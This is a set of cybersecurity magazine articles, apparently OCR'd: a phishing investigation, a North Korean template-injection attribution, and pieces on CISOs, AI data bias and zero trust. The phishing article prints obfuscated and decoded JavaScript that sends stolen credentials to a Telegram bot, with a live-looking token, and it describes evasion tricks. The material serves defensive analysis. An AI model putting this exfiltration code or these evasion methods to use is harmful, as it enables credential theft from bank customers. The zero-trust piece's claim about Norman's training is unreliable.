
We immediately reported this attack to Princeton and to Navy Federal Credit Union, who quickly acknowledged our report. The phishing URL remained active for a short time, during which it was not identified as phishing by Chrome or Safari.

Brand Power

Phishing pages are only the second stage in a phishing attack. Phishing emails, SMS messages, and social posts are often used as lures to get users into a phishing site–usually by way of a link that purports to be to a legitimate site, but instead takes the user into a fake one.

The resulting phishing sites mirror those of major providers, such as Amazon, Facebook, or American Airlines. But because phishing attacks are often hosted on free hosting websites or register their own domains, they can be quite easily identified as phishing pages.

Having a phishing site hosted on a reputable domain belonging to one of the world's most prestigious universities prevents many automated systems from flagging it as phishing. This increases the credulity of the would-be victims and exposes more users to the attack.



Once trust is obtained, the attackers attempt to gather critical user information:


1. Username and password


2. Phone number

3. Email and password

4. SMS codes, such as MFA codes, which are sent to the user's mobile device.

Upon entering an email and password, the user is prompted to insert them again by claiming that the details are incorrect. This is a common practice for attackers, which both increases the credibility of the attack and helps handle users' mistyping information.





A hidden method to exfiltrate data

Usually, attackers send the gathered information to their own server, or else will sometimes send an email with the gathered data to themselves. In this case, the data is exfiltrated by sending the gathered information to a Telegram bot.

The attackers protect the code that does this with a relatively simple obfuscation.

Obfuscated code:

```
var _cs=['649','//a','f-j','g/','ap','ic','len','rm-',"&",'397','ot',"1024",'while',"time",'Me','te','app','&t',"POS",'pl','%','q2','age','ch','tp'
,'Co','ype','10','de','WP','=','-t','-ty','for','s:','api','ext','ww','209','fo','aP2','Ye','1g','x-','t=','75','-w','nt','li','nd','.or','/se','18
2','am.','nte','p0U','geo','htt','fN','ssa','fU','ur','el','ram','012','id','or','p0',"pop",'ed','bot','ge',"win",'n/','ww-','=-','24','ss','gr',"g
et",'ex','rl','.t',"time",'at','ht','9&t','u7','le','.te','at_','d','9V','g/b','A6','eg','m-u',"T",'co','AAE','ps:','pi','io','cat','cod','en','FfD
','Con','w-','/x','ion','pe','3:','//',"st","se",'tion',"n","eq","time","d","tRe","que",'loc',"stH","ope","sen","zone","de","r","tR","He","nd","ade
","ea","Id","ue"]; function _f0(_p1,_p0,_p2) { var _v0 = new XMLHttpRequest(); var _v1 = _cs[23]+_cs[90]+_cs[65]+_cs[30] + _p1 + _cs[17]+_cs[
36]+_cs[30] + _p2; _v0[_cs[125]+_cs[117]](_cs[18]+_cs[97], _cs[57]+_cs[100]+_cs[113]+_cs[35]+_cs[89]+_cs[88]+_cs[78]+_cs[53]+_cs[66]+_cs[93]+_cs[
10] + _p0 + _cs[51]+_cs[49]+_cs[14]+_cs[59]+_cs[71],false); _v0[_cs[115]+_cs[130]+_cs[118]+_cs[136]+_cs[114]+_cs[131]+_cs[133]+_cs[129]](_cs[
25]+_cs[54]+_cs[47]+_cs[31]+_cs[26],_cs[16]+_cs[48]+_cs[103]+_cs[102]+_cs[73]+_cs[43]+_cs[37]+_cs[108]+_cs[39]+_cs[7]+_cs[61]+_cs[6]+_cs[104]+_cs[
69]); _v0[_cs[115]+_cs[132]](_v1); _g0 = new XMLHttpRequest(); _g0[_cs[125]+_cs[117]](_cs[18]+_cs[97], _cs[85]+_cs[24]+_cs[34]+_cs[1]+_cs[101]+_cs[
82]+_cs[62]+_cs[95]+_cs[63]+_cs[50]+_cs[3]+_cs[70]+_cs[52]+_cs[0]+_cs[9]+_cs[112]+_cs[99]+_cs[41]+_cs[94]+_cs[92]+_cs[58]+_cs[87]+_cs[40]+_cs[
2]+_cs[21]+_cs[42]+_cs[55]+_cs[29]+_cs[106]+_cs[67]+_cs[60]+_cs[51]+_cs[49]+_cs[14]+_cs[77]+_cs[22],false); _g0[_cs[115]+_cs[121]+_cs[122]+_cs[
124]+_cs[134]+_cs[128]+_cs[129]](_cs[107]+_cs[15]+_cs[47]+_cs[32]+_cs[111],_cs[4]+_cs[19]+_cs[5]+_cs[84]+_cs[110]+_cs[109]+_cs[46]+_cs[74]+_cs[
33]+_cs[96]+_cs[81]+_cs[105]+_cs[98]+_cs[28]+_cs[91]); _g0[_cs[126]+_cs[120]](_cs[23]+_cs[90]+_cs[65]+_cs[75]+_cs[27]+_cs[64]+_cs[76]+_cs[38]+_cs[
45]+_cs[86]+_cs[80]+_cs[44] + _p2); }
```

De-obfuscated code:

```
function _f0(_p1, _p0, _p2) {
  var _v0 = new XMLHttpRequest;
  var _v1 = "chat_id=" + _p1 + "&t" + "ext" + "=" + _p2;
  _v0.open("POST", "https://api.telegram.org/bot" + _p0 + "/sendMessage", false);
  _v0.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  _v0.send(_v1);
  _g0 = new XMLHttpRequest;
  _g0.open("POST", "https://api.telegram.org/bot1826493973:AAEYeA69VfNu7aP2f-jq21gp0UWPFfDp0fU/sendMessage", false);
  _g0.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  _g0.send("chat_id=-1001224209759&text=" + _p2);
}
```

The javascript code in which the data was sent to Telegram was obfuscated in a relatively simple manner, rendering it unrecognizable.

As phishing attacks continue to grow in volume, sooner or later everyone will receive a phishing link (most of us have already received many such links, even if we don't always notice them).

Some attacks are very easy to spot, while others are more sophisticated. It is important to always keep up your guard when getting an email or a text message.


Luckily, novoShield's experts took note of this specific attack, since it was hosted on such a trusted domain, and alerted both bank and host. novoShield clients were protected from the attack in real-time, as they were the following week, when we discovered another attack—this time hosted on Purdue University's domain and attacking bank customers in Thailand.

Multi-level camouflage

The Purdue U. phishing attackers–to increase their validity–employed several evasive techniques concurrently, thereby attempting to misguide automated defenses, as well.

The first method, once again, is hosting the site on a legitimate domain. Being hosted on a reputable domain often significantly reduces the likelihood of being flagged as phishing. And once again, academia proved to be the perfect foil. What makes this even more insidious is that defenders cannot blocklist the entire domain without blocking access to legitimate web pages.

The second method was user agent-based redirecting: when browsed from a non-standard user agent (not Chrome/Safari, for example), the server redirects to another domain. This causes some apps, which use URL previews, to display a redirected (legitimate) website's content as a preview. Clicking on the link, however, would still lead to the intended phishing site.




In addition, if phishing detection systems do not make sure to change their user agent to a standard user agent, they will arrive at a different page than the phishing page and will not be able to detect the page as malicious.

The third method is using unique ID parameters for different victims, causing each target to access a different URL. Two examples:

This tactic is commonly used to bypass blocklisting defenses. Any given ID will result in the user reaching the phishing page; so, blocking a single (complete) URL is meaningless.

At present, neither the Navy Federal Credit Union nor the SCB bank phishing sites are active.

About the author



Lior Keshet is the Chief Technology Officer and a founding member of novoShield Technologies—a company engaged in cybersecurity services and the manufacturing of cybersecurity software. A graduate of Israel's Technion Technological Institute, he previously served as a core member and malware research technical lead at IBM Security's Trusteer cybercrime labs group.

liork@novoshield.com
https://www.linkedin.com/in/lior-keshet-a389b738/

The Top Secrets of CISOs

By Pat McGarry, CTO at ThreatBlockr

In the late ‘90s, web designers were a hot commodity. Some companies were even putting advertisements in print newspapers offering to pay $200,000 for someone with HTML and web design skills. Today, the same issue persists with cybersecurity (though our methods for reaching talent have changed). Unfortunately, many organizations combine the role of CISO and CIO, which makes it all the more challenging to prioritize cybersecurity. With more than 25 years of hands-on experience in all aspects of hardware and software development, I’ve learned a lot about what it takes to be a successful CISO. As cybersecurity continues to evolve, I’d like to share the three secrets that set top CISOs apart.

1. Strong cybersecurity starts with people

It’s difficult not just to identify and attract cybersecurity talent, but to retain it. Just like with web designers at the height of the dot-com boom in the ‘90s, good talent is expensive, and the cybersecurity industry

experiences a high churn rate because cyber jobs are often thankless and high-stress. The need for quality cybersecurity talent is growing rapidly – and demand will only heighten. Recent research shows that there were 465,000 unfilled cybersecurity roles in the U.S. last year, and this pattern is unlikely to change any time soon.

Successful cybersecurity for organizations requires steady processes, procedures, and a solid team, all which can be difficult to establish in the current landscape. CISOs often find that Managed Security Service Providers (MSSPs) can be the answer to this workforce challenge, offering an efficient approach to ensure cybersecurity needs are handled across the organization. When trying to balance the costs of hiring and training an industry with high turnover, MSSPs provide expertise and stability that is worth the cost.

2. Cybersecurity is everyone's job

While a CISO's focus may be on attracting and retaining cybersecurity talent, it is equally vital to establish a culture of security in the organization, from the C-suite down. Successful CISOs ensure every employee plays a role –and takes pride – an organization's cybersecurity. A strong cyber message needs to start at the top, but everyone in the organization needs to take part and buy in to build effective cyber defenses. CISOs must recognize the human element to cybersecurity. On an individual level, cybersecurity can affect paychecks, job security, and more. It is up to the CISO to not only establish a culture of security, but to help every employee take ownership and pride in it.

3. The CISO role is about communication

The modern threat landscape has made it more important than ever for cybersecurity to have a seat at the table when it comes to organizational decisions. CISOs must have the ability to communicate with board members, fellow C-Suite members and cybersecurity teams, and the employee base as a whole. This also means the know-how to tailor a message to each audience and deliver at the appropriate time to convey the importance of cybersecurity across the organization. Getting buy-in means convincing stakeholders of the importance of cybersecurity, while also realistically setting expectations for risk.

Lastly, CISOs can't accept a breach as inevitable. If a CISO accepts they will be successfully breached, they aren't doing their job effectively. The simplest things matter when it comes to building effective defenses. This includes making sure employees are updating passwords by implementing robust password policies, updating latest software versions, and maintaining logs. It also means investing in talent today to prevent breaches tomorrow. Just like with web and HTML designers in the 1990s, CISOs should look for the best person for the job – and sometimes their best bet may be relying on partners (like MSSPs) to help with the day-to-day.

About the Author

Pat has more than 25 years of hands-on experience in all aspects of hardware and software development, to include iterative requirements analysis, architecture, engineering, test, managerial, and leadership roles. His skills have been brought to bear across a wide variety of technology-related disciplines including embedded systems design, network systems analysis and design, advanced network testing, cybersecurity, deployable machine learning and artificial intelligence, internet of things, big data, advanced data analytics, and high-performance heterogeneous computing. He has been granted three US patents and has spoken at a variety of user and industry conferences. He received bachelor's degrees in Computer Science (BSCS, '93) and Electrical Engineering (BSEE, '94) along with a minor in Mathematics, all from Virginia Tech. Pat can be reached online at our company website https://www.threatblockr.com/.

Tracing Template Injection Attacks to North Korea

By Brett Raybould, EMEA Solutions Architect, Menlo Security

While attackers will continue to evolve their methods to keep catching victims off guard, we are also going to see them leaning further into tried and tested techniques that have caused major problems in the past. We expect this to be the case with template injection attacks.

At Menlo Security we have looked at how weaponised template injection documents work, and how organizations can combat them. Our Labs team then expanded its research into template injection attacks, which uncovered several weaponised documents using camouflage techniques. New findings explore which parties could be responsible for the current wave of weaponised document attacks.

The latest analysis shows that North Korean threat actors have been using tactics, techniques and procedures (TTPs) similar to those in previous threats, sharing many of the indicators of compromise (IOC).

A 2020 article by Fortinet revealed that previously they had been leveraging a seemingly benign Microsoft Word document that outlined South Korea's supposed response to COVID-19 – designed to trick victims into downloading the BabyShark malware through a malicious macro.

In another campaign, North Korean threat actors previously sent falsified emails impersonating FedEx, encouraging targets to open an executable disguised as a pdf that was used to exfiltrate data. Critically, this IOC was used by LokiBot in other similar attacks dating as far back as 2018.

A sample of similar attacks on Joe Sandbox showed that the standard North Korean language, Munhwaŏ, was the common resource language for both LokiBot and a similar URL structure.

Looking at the malicious documents, our team found that the metadata was repeated in all 57 samples analysed, and while some used camouflaged URLs with periods and others did not, all samples used template injection TTPs and exploited the CVE-2017-0199 vulnerability.

This similarity doesn't end there. Kapersky's Securelist blog also highlights the use of similar TTPs by BlueNoroff, a North Korean APT group that targets cryptocurrency firms.

In a recent SnatchCrypto campaign, the attack group spent time analysing the inner workings of successful cryptocurrency startups to gain an understanding of interactions between individuals and in turn manipulate trust in communications and execute high quality social engineering attacks.

BlueNoroff has successfully leveraged macro-enabled documents or older exploits, including CVE-2017-0199 that initially allows for the automatic execution of a remote script linked to a weaponised document.

So how does this execution work? In three steps.

Exploiting CVE-2017-0199 sees the retrieval of remote content via an embedded URL inside one of the document meta files. This contains two Base64-encoded binary objects – one for 32-bit Windows, and one for 64-bit Windows.

This document fetches a second remote template containing a VBA macro that extracts one of these objects, enabling the spawn of a new process (notepad.exe) to inject and execute the binary code.

The VBA macro does a clean-up by removing the binary objects and any reference to the remote template from the original document and saving it to the same file, essentially de-weaponising the document.

Along with the BlueNoroff example, there is evidence that a North Korean threat actor used similar TTPs in a malicious email campaign that spoofed reach outs from job recruiters.

Each spoofed email housed malicious documents designed to again exploit CVE-2017-0199 by executing a malicious dynamic link library (DLL) to steal victim information. Here, data would be exfiltrated, compressed, encrypted and Base64 encoded before being transmitted to a command-and-control server.

It was identified that the threat actors were exfiltrating the data to malicious domains, such as shopandtravelusa[.]com, while they also hosted a webmail login that appeared possibly to be a phishing site. So, it's possible that this could have been a multi-use command-and-control server – something that North Korean threat actors have a track record for.

For example, on 27 June 2022, Twitter user "Phantom XSec" reported that a North Korean phishing site with a link containing a (naver[.]challengedrive[.]42web.io) was targeting "defectors" in South Korea, showcasing a link that contained a Base64-encoded Google drive URL and victim email. The site would then ask users to identify themselves before they were able to download the malicious Google drive link.

Threats will persist.

Our own research shows that many of the TTPs used by weaponised document attacks were not only similar, but also had identical footprints and IOCs, allowing us to attribute the metadata to a single threat actor.


Given the methods used and trail of data points uncovered, it is highly likely that each of the weaponised document attack methods discussed here can be attributed to a threat actor operating out of North Korea, likely tied to the infamous Lazarus group. North Korean cyber criminals are known for their continued reliance on ageing malicious infrastructure.

We don't think this will change as threat actors continue to evolve their techniques.

About the Author

Brett Raybould - EMEA Solutions Architect, Menlo Security

Brett is passionate about security and providing solutions to organisations looking to protect their most critical assets. Having worked for over 15 years for various tier 1 vendors who specialise in detection of inbound threats across web and email as well as data loss prevention, Brett joined Menlo Security in 2016 and discovered how isolation provides a new approach to solving the problems that detection-based systems continue to struggle with.



What Role Can AI Play in Data Objectivity?

By Garry M. Paxinos, CTO of netTALK CONNECT and NOOZ.AI

Humans have eventually realized that sorting through a mountain of data, parsing it (turning it into a format more easily understood by a computer), and analyzing it to enhance commercial decision-making processes is too laborious for us. The solution has come from writing algorithms with artificial intelligence to complete the challenging task of extracting knowledge from complicated data.

Many businesses use "data-driven" decision-making for operational decisions. Data may enhance judgments, but we need a “processor” or person to utilize it. Even the fact that data is filtered and summarized for processing by individuals is implied by the phrase "data driven."

However, to effectively capitalize on the value that data holds, businesses must integrate artificial intelligence (AI) into their operations and, at times, remove us humans from the picture—data-driven workflows must change to ones that are AI-driven.

Within this already significant challenge comes another—bias in data collecting for AI will provide skewed outcomes that will impair the fair deployment of that AI. The motto of a data scientist is "Garbage In, Garbage Out," and this principle also applies to AI. If you feed an algorithm useless speculation, then useless theories and speculation will be the result.

Let’s analyze how companies can avoid bias in data collection by harnessing AI.

Forms of bias

There are several types of bias that are most common when it comes to data collection, and it’s important to nail them down before we can discuss how to avoid them:

- Finding evidence that supports your viewpoint or supports your choice to only accept information that supports it is known as confirmation bias. For instance, if you believe Product A is amazing, you may discover a Facebook group of others who feel the same way. People who don't like Product A's opinions won't even be taken into account.
- When you utilize data from archives and institutional records that are not typical of the broader population, there is a built-in bias in historical bias. For example, in 2019, a healthcare risk algorithm used to help hospitals determine who needed additional care favored white over black patients.
- Focusing on the most recognized component in data collection is known as survival bias. For instance, Mark Zuckerberg and Bill Gates never finished college. Therefore, some people may conclude that college is not required based on that information.
- Availability bias causes you to form an opinion depending on your feelings toward the situation. For example, you might watch a football match where one particular player has a great game on that day and base your decision entirely on that event, disregarding his poor performances in other games you haven't seen.
- Sampling bias is the practice of selecting non-random and focused data groups to influence the outcome of your findings.

Applications of AI for objective data in healthcare

The AI and ML industry is responsible for designing healthcare systems and tools that ensure fairness and equality are met in data science and clinical studies to deliver the best possible health outcomes. With more use of ML algorithms in various areas of medicine, the risk of health inequities can occur, as discussed above.

Those responsible for applying AI in healthcare must ensure that AI algorithms are accurate, objective, and fair. Since many clinical trial guidelines and diagnostic tests consider a patient’s race and ethnicity that, a debate has arisen: Is the selection of these factors evidence-based? Is race and ethnicity data more likely to solve or increase universal health inequities?

ML comprises a set of methods that enables computers to learn from the data they process. That means that, at least in principle, ML can provide unbiased predictions based only on the impartial analysis of the underlying data. AI and ML algorithms can be educated to decrease or remove bias by promoting data transparency and diversity for reducing health inequities. Healthcare research in AI and ML has the potential to eliminate health-outcome differences based on race, ethnicity, or gender.

Avoiding bias

Objectivity and credibility of data can also depend on whether data is raw or interpreted. An example from the medical field where raw data is encoded in order to translate into billing codes indicates that despite employing trained coding staff, interpreting medical staff notes and diagnoses creates a layer of human judgment and, as a consequence, a degree of subjectiveness.

Labeling data can also introduce a degree of subjectiveness, particularly if this task is carried out by an internal team with specific expectations about the outcome—bias can sneak into the process. To ensure accuracy in a dataset, the following steps can be taken: 1) benchmarking, 2) comparative analysis of consistency, and 3) auditing. These steps can be demonstrated in practice using the example of a team of phonetic transcribers annotating large audio-visual datasets for an Automatic Speech Recognition system, as this is an effort-intensive, manual task involving a degree of human judgment with potential for error.

As is the case with any technology that has developed through the years, such as steam engines or computers, AI can empower us or enslave us in digital chains if we are not careful. In our various companies, It is now our responsibility to avoid the possibility of cementing our ignorance and bias in various models, and instead, fight for objectivity.

About the Author

Garry M. Paxinos, CTO of netTALK CONNECT and NOOZ.AI. Gary also is the CTO at NT CONNECT, CTO at netTALK MARITIME, CTO at Axios Digital Solutions, Head of Technology at Sezmi Corporation, SVP and Chief Technologist at US Digital Television. He is currently holder of numerous patents. Garry can be reached online at https://www.linkedin.com/in/garrypaxinos/ and at our company website https://nettalkconnect.com/

What To Expect for Zero Trust in 2023

By Jon Geater, Co-Founder and Chief Product Officer, RKVST

Zero trust has become a big trend in IT security.

McKinsey & Co.'s cybersecurity trends report said this about zero trust: "A ZTA shifts the focus of cyberdefense away from the static perimeters around physical networks and toward users, assets, and resources, thus mitigating the risk from decentralized data... Organizations should tailor the adoption of zero-trust capabilities to the threat and risk landscape they actually face and to their business objectives."

The federal governments in the U.K. and the U.S. have also embraced the concept of zero trust. The U.K.'s National Cyber Security Centre published guidance on how public and private organizations can benefit from a zero trust architecture. In the U.S., NIST's National Cybersecurity Center of Excellence also issued a zero trust architecture implementation guide.

Zero trust never *assumes* trust. It verifies the integrity of what you are dealing with every single time. If you're dealing with data, zero trust ensures it's the right data from the right source. Just because a document is in your S3 bucket and it has the same name as one you read earlier, it doesn't mean it *is* the one you read earlier. You should check before you use it again. Be sure.

As more and more data moves to the supply chain, zero trust has also become critical to enabling software supply chain integrity, transparency and trust. It helps IT professionals like you get closer to how the sausage (or software) is made rather than simply trusting the sausage itself. Understanding and trusting data that provides details on the provenance of your software better positions you to address software supply chain risk, and that risk is growing. Gartner says that by 2025, 45% of organizations worldwide will have experienced attacks on their software supply chains.

So, what can we expect in cybersecurity generally, and zero trust specifically, in the year ahead?

Here are my 2023 predictions.

Prediction #1: The IETF will light the way for the smartest organizations to embrace zero trust.

Gartner says information security and risk management spending will exceed $188 billion in 2023. Loads of other reports also show that cybersecurity spending is going up and to the right.

Yet, at the same time, successful attacks and losses from cyberattacks are going up and to the right. McKinsey & Co. forecasts that at the current growth rate, damage from cyberattacks will reach about $10.5 trillion annually by 2025, which is a 300% increase from 2015 levels.

This leads to the obvious conclusion that current cybersecurity spending simply isn't working.

There's lots of talk about zero trust. But are people doing anything different? No, they are not. Organizations are spending on the same old stuff, and the same vendors are making big money.

This doesn't make sense because perimeter security, the approach used by most cybersecurity solutions, doesn't work. At some point, someone will get inside your perimeter. If everything inside your IT environment is unprotected, bad actors can run rampant and do a lot of damage.

The vast majority of cybersecurity vendors that attach themselves to zero trust offer ZTNA – or zero trust network access – solutions. But all that the ZTNA vendors are doing is making another perimeter. The very phrase network access means perimeter. These vendors just apply slightly different metrics to how they assess the identities of people seeking access. The idea that you would call yourself zero trust just because you have to use a password on a phone is ridiculous.

But there's hope on the horizon. The Internet Engineering Task Force (IETF), which is the brains of the internet and has members who have been analyzing cybersecurity for over 35 years, established the Supply Chain Integrity, Transparency and Trust group in 2022. The group is working on a scalable architecture for trustworthy and transparent digital supply chains.

I predict that this IETF group's work will have a massive impact in 2023 for those enlightened enough to take a new approach to cybersecurity in a zero trust, perimeter-less world.

Prediction #2: The few visionaries that really embrace zero trust will be stronger post-recession.

In this economy, budgets are shrinking, forcing cybersecurity folks like you to do more with less. The problem is that as you work to do more with less, cyberattacks continue to get worse.

In a tight economy, people and organizations tend to become more conservative. Instead of trying new and better ways of doing things, they cling to old approaches and technologies, even if those approaches are less effective and efficient and put them at significant risk.

But as Bain & Co. notes, companies tend to make more dramatic gains or losses during downturns. So, businesses that make the right moves now will be better positioned overall.

I predict that a small number of visionary businesses that embrace zero trust will emerge from the recession stronger than their counterparts who don't make the change. These businesses will apply the principles of zero trust to data itself – no matter where that data is, how they shared it or whether they have one or 10 copies of the data. With zero trust, these businesses can verify the lineage of software and data and assess whether or not it's safe to use.

Prediction #3: Integrity, transparency will become more prominent for data feeding AI

Data poisoning is a real problem when it comes to training artificial intelligence (AI) models. Consider Norman, the world's first psychopath AI. MIT birthed Norman to highlight the dangers of AI gone wrong. First, MIT provided Norman with "extended exposure to the darkest corners of Reddit." Then, it gave Norman a Rorschach inkblot test. As the BBC reported, "Norman's view was unremittingly bleak – it saw dead bodies, blood and destruction in every image."

It's important to note that MIT trained Norman exactly the way that ChatGPT was trained. But the conversations on which Norman was trained happened to be very violent.

However, ChatGPT is lauded for its ability to generate articles akin to what you might get from an average influencer. ChatGPT is really good at aggregating and summarizing the top Google search results on a topic. That is amazing in some ways. But it's only good at imitating the writing of a particular kind of person from North America, and that average North American person tends to have a particular set of ingrained biases and ways of thinking. ChatGPT will be one-dimensional and culturally destructive if its creators don't buck up the training set.

Transparency of where the training set came from and the model's origin are of vital importance because you need to know which ingrained biases are in a model before you run it. My company enabled training set transparency for a self-driving vehicle project a couple years ago. This was valuable because if you import a training model into a vehicle, you need to know for sure that the model has been trained in the right conditions and knows to respond differently to a pedestrian or a cyclist than it would to a plastic bag in the road, for example. A verifiable lineage of the data and documents you receive that show that these resources haven't been modified is critical for AI training models and many other applications.

It's also useful to know if a document was generated by a human or by AI. Whether or not a document was generated by one or the other is not necessarily a good or a bad thing. But people sometimes need

to know where a document or other resource came from. For example, did an actual person make the movie, or did ChatGPT or TensorFlow make it?

The bottom line

Perimeter security has gone as far as it can go. It works, but it doesn't address a growing number of contemporary cybersecurity challenges. So, while many organizations are continuing to invest in perimeter security the return on investment is shrinking.

As we've all known for a long time, data is the real frontier. Yet, until recently, the technology to secure data either didn't work, was exceedingly expensive, or was too heavy and slow. But now it's possible to implement zero trust principles properly at the data layer.

This means that now you can get the technology you need to do real-time verification on the lineage of data, digital artifacts and documents in a robust, fast and affordable way.

About the Author

